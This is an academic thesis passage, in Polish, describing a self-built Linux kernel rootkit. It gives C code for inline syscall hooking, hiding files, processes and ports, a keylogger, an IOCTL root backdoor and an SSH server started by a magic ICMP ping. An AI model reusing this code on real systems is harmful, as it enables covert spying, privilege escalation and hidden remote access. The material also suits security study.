W ramach rozwiązania problemu pracy inżynierskiej należało zaimplementować oprogramowanie typu rootkit na platformę systemową Linux. Aby było łatwiej zarządzać napisanym kodem aplikacji, zwiększyć możliwość jej rozbudowy i aby zapewnić jak najmniejszą wykrywalność przez programy antywirusowe zdecydowano się użyć modelu modułowego. Poszczególne elementy tworzonego rootkita zaimplementowane są w postaci ładowalnego modułu jądra komunikującego się z usługami uruchamianymi w przestrzeni użytkownika. Schemat projektu rozwiązania został przedstawiony na rysunku 4.



Rysunek 4. Projekt systemu

Model taki ułatwia osiągnięcie zamierzonych rezultatów w prosty sposób. Stosując obiekty jądra systemu otrzymuje się bezpośredni niskopoziomowy dostęp do pamięci, urządzeń zewnętrznych czy składników systemu. Używając usług w trybie

użytkownika zyskuje się możliwość używania języków programowania wysokiego poziomu oraz gotowych bibliotek czy interfejsów programistycznych. Główny moduł jest medium synchronizującym i zarządzającym pracą. Monitoruje on pracę usług, może je w przypadku awarii lub na polecenie atakującego włączyć, wyłączyć czy uruchomić ponownie. Zadaniem głównego modułu jest również nadpisanie tabeli wywołań systemowych.

Funkcje zaimplementowane w rozwiązaniu własnym to:

- Serwer SSH – serwer zdalnej sesji powłoki poleceń, zapewniający szyfrowanie szyfrem symetrycznym AES, uruchamiany i zamykany po otrzymaniu spreparowanego pakietu ICMP ECHO.
- Serwer VNC – podgląd na żywo zawartości ekranu, bez możliwości interakcji aby nie zbudzać podejrzeń użytkownika zainfekowanej maszyny. Uruchamiany na żądanie atakującego.
- Keylogger – zapis na żywo wciśniętych klawiszy na klawiaturze do ukrytego pliku dziennika. Aktywny od momentu załadowania rootkita do pamięci systemu.
- Protokół IOCTL – możliwość kontroli pracy rootkita poprzez przechwytywanie pakietów IOCTL zawierających flagę autoryzacji. Funkcja została zaimplementowana, jako serwer przechwytyjący pakiety zawierające komendy oraz klient umożliwiający wysyłanie pakietów.

Moduł główny zapewni:

- Możliwość odnalezienia tabeli wywołań systemowych.
- Możliwość podmiany wywołań systemowych w czasie rzeczywistym.
- Możliwość dynamicznego ukrywania procesów o zadanym identyfikatorze PID.
- Możliwość dynamicznego ukrywania plików i katalogów o zadanej nazwie.
- Możliwość dynamicznego ukrywania połączeń sieciowych w protokołach UDP oraz TCP związanych z zadanym portem.
- Możliwość uzyskania uprawnień administratora bez autoryzacji.

5. Implementacja rozwiązania

Projekt został zaimplementowany jako szereg mniejszych podprogramów w skład których wchodzi:

- Ładowalny moduł jądra systemu Linux;
- Aplikacja pełniąca rolę serwera VNC;
- Aplikacja pełniąca rolę serwera SSH;
- Aplikacja służąca do kontroli pracy modułu jądra poprzez interfejs IOCTL;
- Skrypt w języku Python służący do wysyłania spreparowanego pakietu ICMP ECHO;

Wszystkie części projektu, z wyjątkiem skryptu, zostały zaimplementowane w języku C. Do każdej części zostały utworzone pliki konfiguracji kompilacji Makefile. Do kompilacji wersji użytej podczas testów użyto kompilatora GNU gcc w wersji 4.6.3. Jako systemu testowego użyto Elementary OS (pochodna Ubuntu) z jądrem w wersji 3.2.0-74.

Podczas kompilacji serwera SSH oraz serwera VNC użyto statycznego dowiązywania używanych bibliotek. Dzięki temu możliwe jest uruchomienie tych aplikacji na systemach nieposiadających tych bibliotek zainstalowanych kosztem nieznacznego wzrostu rozmiaru plików.

5.1 Struktura modułu jądra

Moduł jądra został zaimplementowany według specyfikacji modułów ładowalnych jądra systemu Linux[5]. Zaimplementowane zostały dwie podstawowe funkcje: *module_init* oraz *module_exit*.

Module_init: Moduł jądra jest usuwany z listy uruchomionych modułów, przyznawane są uprawnienia administratora dla modułu, wyszukiwany jest adres początku tablicy wywołań systemowych, podmieniane są wybrane wywołania systemowe, uruchamiany jest proces serwera SSH oraz wątek obsługi podsłuchu klawiatury, ukrywane zostają odpowiednie pliki, procesy i połączenia sieciowe wykorzystywane przez rootkit.

Module_exit: Zatrzymany zostaje proces serwera SSH oraz wątek obsługi podłączenia klawiatury, przywracana jest widoczność plików, procesów oraz połączeń sieciowych, przywracane zostają oryginalne adresy wywołań systemowych.

5.2 Adres tablicy wywołań systemowych

Aby uzyskać adres tablicy wywołań systemowych należy przyjrzeć się dokładnie mechanizmowi funkcjonowania zarządcy wywołań systemowych. Procesy żądające wywołania systemowego uruchamiają przerwanie programowe 0x80. Poprzez odczyt tablicy wektorów przerwania można odnaleźć adres procedury obsługi tego przerwania i rozpocząć analizę.

```

0xc0106bc8 <system_call>:      push    %eax
0xc0106bc9 <system_call+1>:    cld
0xc0106bca <system_call+2>:    push    %es
0xc0106bcb <system_call+3>:    push    %ds
0xc0106bcc <system_call+4>:    push    %eax
0xc0106bcd <system_call+5>:    push    %ebp
0xc0106bce <system_call+6>:    push    %edi
0xc0106bcf <system_call+7>:    push    %esi
0xc0106bd0 <system_call+8>:    push    %edx
0xc0106bd1 <system_call+9>:    push    %ecx
0xc0106bd2 <system_call+10>:   push    %ebx
0xc0106bd3 <system_call+11>:   mov     $0x18,%edx
0xc0106bd8 <system_call+16>:   mov     %edx,%ds
0xc0106bda <system_call+18>:   mov     %edx,%es
0xc0106bdc <system_call+20>:   mov     $0xffffe000,%ebx
0xc0106be1 <system_call+25>:   and     %esp,%ebx
0xc0106be3 <system_call+27>:   cmp     $0x100,%eax
0xc0106be8 <system_call+32>:   jae     0xc0106c75 <badsys>
0xc0106bee <system_call+38>:   testb   $0x2,0x18(%ebx)
0xc0106bf2 <system_call+42>:   jne     0xc0106c48 <tracesys>
0xc0106bf4 <system_call+44>:   call    *0xc01e0f18(,%eax,4)
0xc0106bfb <system_call+51>:   mov     %eax,0x18(%esp,1)
0xc0106bff <system_call+55>:   nop

```

*Kod źródłowy 1. Wynik dezasemblacji kodu obsługi przerwania
programowego 0x80*

Analizując listę komend procesora procedury obsługi przerwania 0x80 (kod źródłowy 1) można zauważyć szereg wykonywanych operacji:

- Zapis wartości rejestrów procesora na stosie (operacje *push*)
- Operacje kopiowania na rejestrach (operacje *mov*)
- Operacje skoków warunkowych (operacje *jae*, *jne*)

- Operację wywołania procedury spod konkretnego adresu z przesunięciem o wartość rejestru EAX

Szczególnie interesująca jest operacja ostatnia (kod źródłowy 1, podkreślona i pogrubiona) gdyż jest to wywołanie funkcji konkretnego wywołania systemowego (wskazywanego przez wartość rejestru EAX). Zatem widoczny adres jest adresem tablicy wywołań systemowych.

Na podstawie przedstawionego schematu postępowania zaimplementowana została funkcja (kod źródłowy 2), która umożliwi odnalezienie adresu tablicy wywołań systemowych.

```
unsigned long *find_sys_call_table ( void )
{
    char **p;
    unsigned long sct_off = 0;
    unsigned char code[255];

    asm("sidt %0":"=m" (idtr));
    memcpy(&idt, (void *) (idtr.base + 8 * 0x80),
    sizeof(idt));
    sct_off = (idt.off2 << 16) | idt.off1;
    memcpy(code, (void *)sct_off, sizeof(code));
    p = (char **)memmem(code, sizeof(code), "\xff\x14\x85", 3);
    if ( p )
        return *(unsigned long **) ((char *)p + 3);
    else
        return NULL;
}
```

Kod źródłowy 2. Funkcja wyszukująca adres tablicy wywołań systemowych

Adres tablicy wektorów przerwań uzyskujemy poprzez wywołanie instrukcji procesora *sidt*. Dodatkowymi czynnościami, jakie należało wykonać były: zamiana kodu operacji *call* na postać heksadecymalną (0xff1485) i użyciu jej jako wzorca do wyszukiwania przez wcześniej zaimplementowaną funkcję *memmem*.

5.3 Podmiana wywołań systemowych

W zaproponowanym rozwiązaniu zdecydowano się użyć innej metody podmiany funkcji systemowych niż ta przedstawiona we wstępie teoretycznym (rozdział 2.3, rysunek 3) ze względu na to, iż metoda ta jest popularna i wiele prostych programów wykrywających rootkity jest w stanie ją zdemaskować.

Zdecydowano się użyć metody podmiany w miejscu wywołania. Zamiast podmieniać adres funkcji systemowej, co jest łatwo wykrywalne, podmieniany jest początek kodu oryginalnej funkcji w taki sposób, aby kontrola wywołania została przekazana do spreparowanej funkcji[16].

W celu implementacji przedstawionego schematu niezbędna była definicja struktury *sym_hook*, która będzie przechowywać adres funkcji, oryginalną zawartość kodu funkcji oraz kod, który będzie zastępował oryginalny.

Domyślnie pamięć obszaru jądra ze względów bezpieczeństwa jest zablokowana przed zapisem, więc nie była by możliwa modyfikacja kodu funkcji systemowych. Aby tego dokonać niezbędne jest wcześniejsze zdjęcie blokady edycji pamięci jądra poprzez zmianę wartości rejestru procesora CR0. W tym celu zostały zaimplementowane dwie funkcje: *disable_wp* służąca do zdjęcia blokady oraz *restore_wp* przywracająca blokadę.

Po uzyskaniu możliwości edycji pamięci jądra można było przystąpić do implementacji funkcji służących do podmiany funkcji systemowych. W tym celu zostały utworzone cztery funkcje:

- *Hijack_start* – funkcja podmienia pierwsze 6 bajtów kodu oryginalnej funkcji systemowej instrukcjami procesora *push \$addr* oraz *ret*, gdzie *\$addr* to adres zmodyfikowanego wywołania systemowego. Dzięki takiemu zabiegowi kontrola wywołania zostanie przekazana do funkcji wskazywanej przez *\$addr*. Oryginalny kod, adres początku wywołania oraz podmieniany kod zapisywane są w strukturze *sym_hook*.
- *Hijack_stop* – funkcja przywraca pierwsze 6 bajtów kodu oryginalnego wywołania do stanu pierwotnego, odpowiednie elementy struktury *sym_hook* zostają usunięte.
- *Hijack_pause* – funkcja podobnie jak *hijack_stop* przywraca oryginalny początek kodu wywołania jednak bez usuwania wpisów ze struktury *sym_hook*.
- *Hijack_resume* – funkcja odwraca działanie funkcji *hijack_pause*.

Przy użyciu czterech wyżej opisanych funkcji możliwa jest zmiana w locie wersji uruchamianego wywołania systemowego: oryginalnego lub zmodyfikowanego. Funkcjonalność ta będzie wykorzystana w dalszej części pracy.

Zaletą takiego rozwiązania jest, iż nie zostaje w żaden sposób zmodyfikowana tablica wywołań systemowych. Programy służące do detekcji rootkitów w systemie bardzo często porównują zawartość tablicy wywołań systemowych umieszczonej w pamięci z tą zapisaną na lokalnym dysku twardym w katalogu */boot*. W przypadku zaproponowanego rozwiązania nie wykryją one żadnych różnic i nie podniosą alarmu.

Dodatkową kwestią, na którą należy zwrócić uwagę jest wielowątkowość systemu. Może zdarzyć się taka sytuacja, w której procesor przełączy zadanie podczas podmiany wywołania systemowego na jakieś zadanie żądające tego wywołania. W takiej sytuacji wystąpiłby błąd jądra systemu. Aby temu zapobiec należy zapewnić ciągłość wykonywania funkcji podmiany wywołania poprzez czasowe blokowanie przełączania zadań procesora funkcją *preempt_disable*.

5.4 Przyznawanie uprawnień administratora

Aby przyznać uprawnienia administratora procesom wykorzystano mechanizm zarządzania poświadczeniami systemu Linux. Przyznanie uprawnień administratora sprowadza się do przypisania procesowi identyfikatora użytkownika oraz identyfikatora grupy wartości odpowiadającej identyfikatorom grupy administratorów (w systemach Linux jest to 0)[10].

5.5 Ukrywanie plików i procesów

W wyniku analizy uruchamianych wywołań systemowych przez programy *ls* (listowanie plików i katalogów) oraz *ps* (listowanie uruchomionych procesów) przy pomocy narzędzia *strace* (narzędzie śledzące wywołania systemowe uruchamiane podczas wykonywania zadanego programu) ustalono, że każda operacja listowania plików czy procesów wymaga uruchomienia wywołania systemowego *iterate* poprzedzonego wywołaniem *filldir*, które to zwróci listę plików. Funkcje te operują na wir-

tualnym systemie plików (VFS ang. virtual filesystem). Funkcja systemowa odwołująca się do wirtualnego systemu pliku uruchamia następnie szereg innych funkcji w zależności od tego, jakiego systemu plików one dotyczą (partycja dyskowa, system procesów *procfs* czy inny).

Począwszy od wersji 2.6.31 jądra systemu Linux adresy funkcji *filldir* czy *readdir* nie są eksportowane do plików nagłówkowych jądra ze względów bezpieczeństwa. Adresy te można jednak pozyskać ze struktury *file_operations* związanej z każdym węzłem pliku. W strukturze tej zapisane są wskaźniki do funkcji powiązanych z danym typem pliku (plik zwyczajny, plik katalogu *procfs*)[13].

Utworzone zostały dwie listy przechowujące nazwy ukrytych plików czy katalogów oraz identyfikatorów PID procesów do ukrycia: *hidden_files* oraz *hidden_procs*. Dzięki temu będzie możliwa kontrola nad tym, jakie pliki, katalogi i procesy mają być ukrywane.

Utworzone zostały zmodyfikowane wersje wywołań systemowych: *proc_iterate*, *root_iterate* (kod źródłowy 5), *proc_filldir*, *root_filldir* (kod źródłowy 4) oraz funkcja zwracająca adres funkcji wypełniającej dla konkretnego systemu plików *get_vfs_filldir* (kod źródłowy 3).

```
void *get_vfs_iterate ( const char *path )
{
    void *ret;
    struct file *filep;

    if ( (filep = filp_open(path, O_RDONLY, 0)) == NULL )
        return NULL;
    ret = filep->f_op->readdir;
    filp_close(filep, 0);

    return ret;
}
```

Kod źródłowy 3. Funkcja pobierająca wskaźnik do funkcji iteratora¹ wirtualnego systemu pliku

¹ Iterowanie w tym przypadku rozumiane jest, jako odczytywanie w pętli zawartości podkatalogów.

W każdym węźle pliku umieszczone są wskaźniki do różnych struktur. Jedną z nich jest struktura *f_ops* (*file_operations*) zawierająca wskaźniki do operacji możliwych do wykonania na danym pliku. Dzięki tej własności możliwe jest szybkie pozyskanie wskaźnika do interesującej nas funkcji.

Na wstępie funkcji *get_vfs_iterate* (kod źródłowy 3) następuje próba otworzenia pliku (katalogu) o zadanej nazwie. Po udanym otwarciu pliku możliwe jest pobranie wskaźnika do funkcji przy użyciu wyżej opisanej własności węzłów plików. Plik zostaje zamknięty a pobrany wskaźnik zwrócony jako wynik.

```
static int n_root_filldir( void *__buf, const char *name,
                          int namelen, loff_t offset, u64 ino, unsigned d_type )
{
    struct hidden_file *hf;
    list_for_each_entry ( hf, &hidden_files, list )
    if ( ! strcmp(name, hf->name) )
        return 0;
    return root_filldir(__buf, name, namelen, offset, ino,
                       d_type);
}
```

Kod źródłowy 4. Funkcja listująca katalog

Jeżeli nazwa pliku lub katalogu pokrywa się z którąś z listy zwracane jest zero, plik taki nie będzie widoczny. W przeciwnym wypadku zwracany jest wynik oryginalnej funkcji systemowej.

```
int n_root_iterate ( struct file *file, void *dirent,
                    filldir_t filldir )
{
    int ret;
    root_filldir = filldir;
    hijack_pause(root_iterate);
    ret = root_iterate(file, dirent, n_root_filldir);
    hijack_resume(root_iterate);
    return ret;
}
```

Kod źródłowy 5. Funkcja podmieniająca wywołanie systemowe root_iterate

W celu ukrycia plików podmieniana jest funkcja systemowa *root_iterate* (kod źródłowy 5). Przypisana zostaje funkcja wypełniająca *filldir* (argument funkcji, otrzymywany poprzez funkcję *get_vfs_filldir*. Następnie chwilowo zostaje zatrzymane nadpisywanie wywołania, aby można było uruchomić jego oryginalną wersję jednak

podając mu jako argument wskaźnik na zmodyfikowaną funkcję *filldir*. Nadpisywanie wywołania zostaje przywrócone.

W analogiczny sposób postąpiono w przypadku ukrywania procesów. Dodatkowo zaimplementowane zostały funkcje umożliwiające dodawanie i usuwanie ukrywanych plików, katalogów oraz procesów z list: *hide_file*, *unhide_file*, *hide_proc*, *unhide_proc*.

5.6 Identyfikator procesu przestrzeni użytkownika

Ze względu na to, iż przestrzenie jądra oraz użytkownika są odseparowane od siebie i działają w innym kręgu uprawnień (jądro systemu – ring 0, przestrzeń użytkownika – ring 3) nie jest możliwe powoływanie nowych procesów z poziomu jądra w przestrzeni użytkownika w sposób znany z przestrzeni użytkownika. Aby uruchomić proces użytkownika z poziomu jądra systemu należy posłużyć się specjalnym interfejsem *usermode_helper*[10]. Interfejs ten posiada jedną wadę z punktu widzenia rootkitów, a mianowicie nie udostępnia informacji o identyfikatorze PID procesu. Struktura *subprocess_info* nie posiada pola zawierającego identyfikator PID.

Aby rozwiązać ten problem zaimplementowano własną wersję struktury *subprocess_info* oraz na podstawie implementacji wywołań *call_usermode_helper* oraz *call_usermode_helper_setup* utworzono własne wersje tych wywołań kopiujące identyfikator PID do zmiennej statycznej w obszarze pamięci rootkita. Ze względu na to, że wywołania te nie są eksportowane poprzez bibliotekę systemową, należało odnaleźć ich adresy w pliku */proc/kallsyms* korzystając z funkcji *kallsyms_lookup_name* która to zwraca adres wywołania na podstawie nazwy wywołania. Dzięki tym zabiegom możliwe było podmienienie oryginalnych wywołań systemowych zmienionymi wersjami. Funkcjonalność ta jest niezbędna ze względu na to, iż w późniejszym czasie będą powoływane procesy serwera SSH oraz VNC w przestrzeni użytkownika i będzie potrzebna informacja o ich identyfikatorze PID, aby mogły być one ukryte przed systemem.

5.7 Ukrywanie połączeń sieciowych

Ponownie posłużono się narzędziem *strace*, aby zbadać, jakie wywołania systemowe używane są przez program *netstat*. Zauważono, że wszystkie informacje odczytywane były z plików w wirtualnym systemie plików: */proc/net/tcp*, */proc/net/tcp6*, */proc/net/udp* oraz */proc/net/udp6* w sposób podobny jaki miał miejsce w przypadku odczytu procesów czy plików lub katalogów[11]. Po przeanalizowaniu dokumentacji systemu Linux (man proc) ustalono, iż problem można rozwiązać w sposób analogiczny pamiętając jednak o tym, że pliki te są plikami sekwencyjnymi.

W tym celu utworzono cztery listy, które przechowywać będą numery ukrywanych portów odpowiednio dla protokołów TCP jak i UDP korzystających z adresowania IPv4 jak i IPv6. Adekwatnie utworzono cztery zmodyfikowane funkcje systemowe.

```
static int n_tcp4_seq_show ( struct seq_file *seq, void *v )
{
    int ret = 0;
    char port[12];
    struct hidden_port *hp;

    hijack_pause(tcp4_seq_show);
    ret = tcp4_seq_show(seq, v);
    hijack_resume(tcp4_seq_show);

    list_for_each_entry ( hp, &hidden_tcp4_ports, list )
    {
        sprintf(port, ":%04X", hp->port);
        if ( strnstr(seq->buf + seq->count - TMPSZ, port, TMPSZ) )
        {
            seq->count -= TMPSZ;
            break;
        }
    }
    return ret;
}
```

Kod źródłowy 6. Funkcja iterująca plik sekwencyjny połączeń TCP IPv4

Funkcja `tcp4_seq_show` (kod źródłowy 6) jest funkcją iterującą² plik sekwencyjny. Podobnie jak w przypadku plików i procesów należy wstrzymać nadpisywanie wywołań systemowych, uruchomić oryginalne wywołanie systemowe. Następnie należy wyszukać wzorzec (numer ukrywanego portu). Jeżeli wzorzec zostanie znaleziony, należy zmniejszyć licznik pliku sekwencyjnego³, co jest równoznaczne z usunięciem z niego odczytywanych danych.

```
void *get_tcp_seq_show ( const char *path )
{
    void *ret;
    struct file *filep;
    struct tcp_seq_afinfo *afinfo;

    if ( (filep = filp_open(path, O_RDONLY, 0)) == NULL )
        return NULL;
    afinfo = PDE(filep->f_dentry->d_inode)->data;
    ret = afinfo->seq_ops.show;
    filp_close(filep, 0);

    return ret;
}
```

Kod źródłowy 7. Funkcja pobierająca adres funkcji iterującej

Aby uzyskać adres funkcji iteratora pliku sekwencyjnego postąpiono dokładnie tak samo jak w przypadku plików zwykłych. Dokonywana jest próba otwarcia go. Jeżeli się ona powiedzie to będzie możliwy odczyt wskaźnika na funkcję iteratora.

W identyczny sposób zaimplementowano obsługę połączeń TCP z adresowaniem IPv6 oraz połączeń UDP. Do zarządzania listami ukrytych portów stworzone zostało po cztery funkcje typu *hide* oraz *unhide*, które to adekwatnie dodają lub usuwają numery portów z konkretnej listy związanej z typem połączenia.

5.8 Podśluch klawiatury w czasie rzeczywistym

Do implementacji podśluchu klawiatury w czasie rzeczywistym zdecydowano się użyć mechanizmu wbudowanego w jądro systemu Linux, jakim jest *keyboard_notifier*[10]. Implementacja taka nie wymaga podmiany żadnych wywołań systemowych

² Iterowanie w tym przypadku rozumiane jest, jako odczytywanie kolejnych porcji danych pliku sekwencyjnego w pętli.

³ Licznik pliku sekwencyjnego – zmienna zawarta w nagłówku pliku sekwencyjnego, informująca o jego rozmiarze (który jest zmienny).

a jedynie rejestracji własnej procedury obsługi zdarzeń generowanych przez klawiaturę.

```
void keylogger_init ( void )
{
    printk("rooty: Installing keyboard sniffer\n");
    register_keyboard_notifier(&nb);
    logfile = filp_open(LOG_FILE, O_WRONLY|O_APPEND|O_CREAT,
        S_IRWXU);
    if ( ! logfile )
        printk("rooty: KEYLOGGER: Failed to open log file: %s",
            LOG_FILE);
    log_ts = kthread_run(flusher, NULL, "kthread");
    hide_proc(log_ts->pid);
}
```

Kod źródłowy 8. Funkcja inicjująca podsłuch klawiatury

W funkcji inicjującej podsłuch klawiatury tworzony jest nowy wątek trybu jądra systemu, który będzie miał za zadanie cykliczne zapisywanie bufora odczytanych klawiszy do pliku dziennika oraz rejestrowana jest procedura obsługi zdarzeń klawiatury.

Procedura obsługi zdarzeń klawiatury musi ustalić, z jakiego typu zdarzeniem ma do czynienia. Mogą to być zdarzenia typu:

- KBD_KEYCODE;
- KBD_UNBOUND_KEYCODE;
- KBD_KEYSYM;
- KBD_POST_KEYSYM;

Aby odczytać klawisze naciśnięte przez użytkownika należy obsłużyć zdarzenie typu KBD_KEYSYM. W tym celu należy zdekodować wartość parametru przekazanego do procedury obsługi zdarzenia poprzez funkcję *translate_keysym*. Funkcja ta sprawdza, jakiego rodzaju klawisz został wciśnięty poprzez odczyt bitów 8-12. W zależności od odczytanej wartości mogą to być klawisze standardowe, funkcyjne, klawisze bloku numerycznego w przypadku włączonej lub wyłączonej blokady NumLock, klawisze modyfikujące (Control, lewy Alt, prawy Alt, Shift) lub klawisze strzałek. W zależności od typu klawisza uruchamiane są dalsze funkcje dekodujące

wartość klawisza na podstawie mapy klawiszy. Ostatecznie kod odczytanego klawisza zapisywany jest do bufora a po zapełnieniu bufora (128 bajtów) do pliku *./keylog*.

5.9 Interfejs IOCTL

Mechanizm IOCTL (ang. Input/Output Control – kontrola wejścia/wyjścia) jest szeroko stosowanym mechanizmem komunikacji między aplikacjami użytkownika a urządzeniami (sterownikami) jądra systemu[5]. Dzięki temu mechanizmowi możliwe jest przykładowo kontrolowanie konfiguracji urządzeń sieciowych (adresów IP, tablic routingu itp.). Aby móc kontrolować urządzenie otwierane jest gniazdo sieciowe między aplikacją a urządzeniem i wysyłane są komendy wraz z parametrami.

Ze względu na to, iż rootkit ma zostawiać jak najmniej śladów swojej egzystencji w systemie, zdecydowano użyć mechanizmu IOCTL w odmienny sposób, tak aby nie było potrzeby tworzenia pliku urządzenia do którego ma być otwierane gniazdo.

Z tego powodu zdecydowano się odbierać wszystkie pakiety IOCTL poprzez podmiannę funkcji systemowej *inet_ioctl* a następnie wyszukiwać w nich unikalnej wartości (heksadecymalnie `0xDEADC0DE`). Przekazywany parametr będzie określał którą z dostępnych funkcji należy uruchomić:

0. Nadanie uprawnień administratora.
1. Ukrycie procesu o zadanym identyfikatorze PID.
2. Cofnięcie ukrycia procesu o zadanym identyfikatorze PID.
3. Ukrycie połączeń na zadanym porcie TCP IPv4.
4. Cofnięcie ukrycia połączeń na zadanym porcie TCP IPv4.
5. Ukrycie połączeń na zadanym porcie TCP IPv6.
6. Cofnięcie ukrycia połączeń na zadanym porcie TCP IPv6.
7. Ukrycie połączeń na zadanym porcie UDP IPv4.
8. Cofnięcie ukrycia połączeń na zadanym porcie UDP IPv4.
9. Ukrycie połączeń na zadanym porcie UDP IPv6.
10. Cofnięcie ukrycia połączeń na zadanym porcie UDP IPv6.
11. Ukrycie pliku (katalogu) o zadanej nazwie.
12. Cofnięcie ukrycia pliku (katalogu) o zadanej nazwie.

Jeżeli zawartość pakietu IOCTL jest różna od unikalnej wartości, uruchamiana zostaje oryginalna wersja funkcji systemowej.

Dodatkowo została zaimplementowana funkcja *get_inet_ioctl* (kod źródłowy 9) pozwalająca uzyskać wskaźnik do funkcji obsługi gniazd sieciowych zapytań IOCTL.

```
void *get_inet_ioctl ( int family, int type, int protocol )
{
    void *ret;
    struct socket *sock = NULL;

    if ( sock_create(family, type, protocol, &sock) )
        return NULL;
    ret = sock->ops->ioctl;
    sock_release(sock);
    return ret;
}
```

Kod źródłowy 9. Funkcja pobierająca adres funkcji obsługi zapytań IOCTL

Operacja ta została zaimplementowana w sposób analogiczny do operacji pozyskiwania iteratorów wirtualnego systemu plików z tą różnicą, że w tym przypadku otwierane jest gniazdo sieciowe a nie plik.

```
static long n_inet_ioctl ( struct socket *sock, unsigned int cmd,
unsigned long arg )
{
    int ret;
    struct s_args args;

    if ( cmd == AUTH_TOKEN )
    {
        ret = copy_from_user(&args, (void *)arg, sizeof(args));
        if ( ret )
            return 0;
        switch ( args.cmd )
        {
            // ...
            // Obsługa komend o numerach 0-12
            // ...

            default:
                printk("rooty: IOCTL->Unknown command");
                break;
        }
        return 0;
    }

    hijack_pause(inet_ioctl);
    ret = inet_ioctl(sock, cmd, arg);
    hijack_resume(inet_ioctl);
}
```

```

        return ret;
    }

```

Kod źródłowy 10. Zmodyfikowana funkcja systemowa obsługi zapytań IOCTL

Zmodyfikowana wersja wywołania systemowego *inet_ioctl* (kod źródłowy 10) sprawdza czy komenda jest unikalną komendą `0xDEADC0DE`, jeśli tak to następuje jej obsługa (fragment kodu odpowiedzialny za obsługę celowo został usunięty), w przeciwnym wypadku podmiana wywołania zostaje wstrzymana i uruchomiona zostaje oryginalna wersja wywołania.

5.10 Serwer SSH

SSH (Secure Shell) to protokół komunikacyjny, który dzięki swoim możliwościom wyparł protokół TELNET. Protokół ten udostępnia uwierzytelnianie korzystające z kryptografii asymetrycznej (RSA lub DSA) oraz szyfrowanie transmisji szyfrem symetrycznym AES (w pierwszych wersjach protokołu SSH używane było szyfrowanie DES lub 3DES). Protokół ten umożliwia uruchomienie zdalnej sesji terminalowej, kopiowanie plików (SCP oraz SFTP) czy też tunelowanie ruchu sieciowego innych usług (często protokół SSH używany jest do tunelowania ruchu protokołu VNC). Usługa ta jest szeroko stosowana w środowiskach serwerów opartych na systemach Linux. Serwery takie najczęściej nie posiadają graficznego interfejsu użytkownika i wszelkie prace administracyjne są dokonywane poprzez zdalną sesję terminalową.

Głównym celem każdego rootkita jest uzyskanie nieautoryzowanego dostępu do konta administratora systemowego na komputerze ofiary i najczęściej do wykorzystania możliwości wywoływania komend jako administrator wykorzystuje się protokół SSH.

Z tego powodu w propozycji rozwiązania nie mogło zabraknąć implementacji tej usługi. Do implementacji usługi serwera SSH użyto funkcji jakie udostępnia biblioteka libssh.

W rozwiązaniu zaimplementowano obsługę uwierzytelniania za pomocą hasła oraz uruchamianie komend systemowych poprzez wywołanie procesu terminalowego, który zostaje ukryty poprzez wysłanie żądania do rootkita przy użyciu interfejsu IOCTL. Szyfrowanie połączenie jest udostępnione przez bibliotekę libssh.

5.10.1 Powoływanie procesu serwera SSH

Proces serwera SSH jest uruchamiany przez moduł główny poprzez użycie interfejsu programistycznego *usermode_helper*, który już wcześniej został zmodyfikowany w taki sposób, aby możliwe było pozyskanie identyfikatora PID procesu uruchomionego w przestrzeni użytkownika. Dodatkową zaletą tego, iż proces uruchamiany jest przez moduł główny jest to, iż uzyskuje on te same uprawnienia, czyli uprawnienia administratora systemu.

Pozostawianie usługi serwera SSH cały czas uruchomionej nie jest najlepszym pomysłem ze względu na to, iż dokonując audytu bezpieczeństwa komputera wykryto by aktywną usługę, co mogłoby wzbudzić podejrzenia ofiary. Dawałoby to również możliwość włamania się do systemu innej osobie niż twórca rootkita. Z tego względu zdecydowano uruchamiać usługę serwera tylko wtedy, gdy otrzymany zostanie specjalnie spreparowany pakiet ICMP ECHO (potocznie zwany ping) zawierający w sekcji danych klucz autoryzacyjny (heksadecymalnie 0xDEADCODE).

W tym celu konieczne było użycie mechanizmu pozwalającego przechwytywać dany typ pakietów. Jądro systemu Linux udostępnia taką możliwość poprzez użycie usługi *netfilter*. Usługa ta, podobnie jak usługa *keyboard_notifier* (rozdział 5.8) pozwala zarejestrować własną funkcję, która będzie obsługiwać dany typ zdarzenia, w tym przypadku nadejścia pakietu ICMP[3]. W tym celu zaimplementowana została funkcja *init_icmp* (kod źródłowy 11).

```
void init_icmp (void)
{
    printk("rooty: Monitoring ICMP packets via netfilter\n");
    pre_hook.hook = watch_icmp;
    pre_hook.pf = PF_INET;
    pre_hook.priority = NF_IP_PRI_FIRST;
    pre_hook.hooknum = NF_INET_PRE_ROUTING;

    nf_register_hook(&pre_hook);
}
```

Kod źródłowy 11. Funkcja inicjująca filtr pakietów

Aby zarejestrować własną funkcję obsługi zdarzeń usługi *netfilter* należy zdefiniować strukturę *nf_hook_ops* poprzez wypełnienie jej poszczególnych pól takich jak wskaźnik na funkcję obsługi zdarzenia, typu rodziny połączeń (*PF_INET* dla połączeń IPv4), priorytetu (w tym przypadku najwyższego) oraz etapu, na jakim zdarzenie ma zostać wywołane (w tym przypadku zanim zostanie uruchomiona obsługa routingu). Po zdefiniowaniu struktury można zarejestrować funkcję obsługi zdarzenia.

Kolejnym krokiem, jaki należało wykonać była implementacja funkcji obsługi zdarzenia *watch_icmp* (kod źródłowy 12) w taki sposób, aby wynajdywać interesujące nas pakiety.

```
unsigned int watch_icmp(unsigned int hooknum, struct sk_buff *skb,
                        const struct net_device *in,
                        const struct net_device *out, int (*okfn)(struct
                        sk_buff *))
{
    struct iphdr *ip_header;
    struct icmphdr *icmp_header;
    struct magic_icmp *payload;
    unsigned int payload_size;

    ip_header = ip_hdr(skb);
    if ( ! ip_header )
        return NF_ACCEPT;
    if ( ip_header->protocol != IPPROTO_ICMP )
        return NF_ACCEPT;
    icmp_header = (struct icmphdr *) (ip_header + 1);
    if ( ! icmp_header )
        return NF_ACCEPT;
    payload = (struct magic_icmp *) (icmp_header + 1);
    payload_size = skb->len - sizeof(struct iphdr) -
        sizeof(struct icmphdr);
    printk("rooty: ICMP packet: payload_size=%u, magic=%x,
        ip=%x, port=%hu\n", payload_size, payload->magic,
        payload->ip, payload->port);
    if ( icmp_header->type != ICMP_ECHO || payload_size != 4 ||
        payload->magic != AUTH_TOKEN )
        return NF_ACCEPT;
    if (!isSSHDrunning)
    {
        startSSHD = 1;
        wake_up_interruptible(&run_event);
    }
    else
    {
        stopSSHD = 1;
        wake_up_interruptible(&run_event);
    }
}
```

```

    return NF_STOLEN;
}

```

Kod źródłowy 12. Funkcja obsługi zdarzenia przyjęcia pakietu ICMP

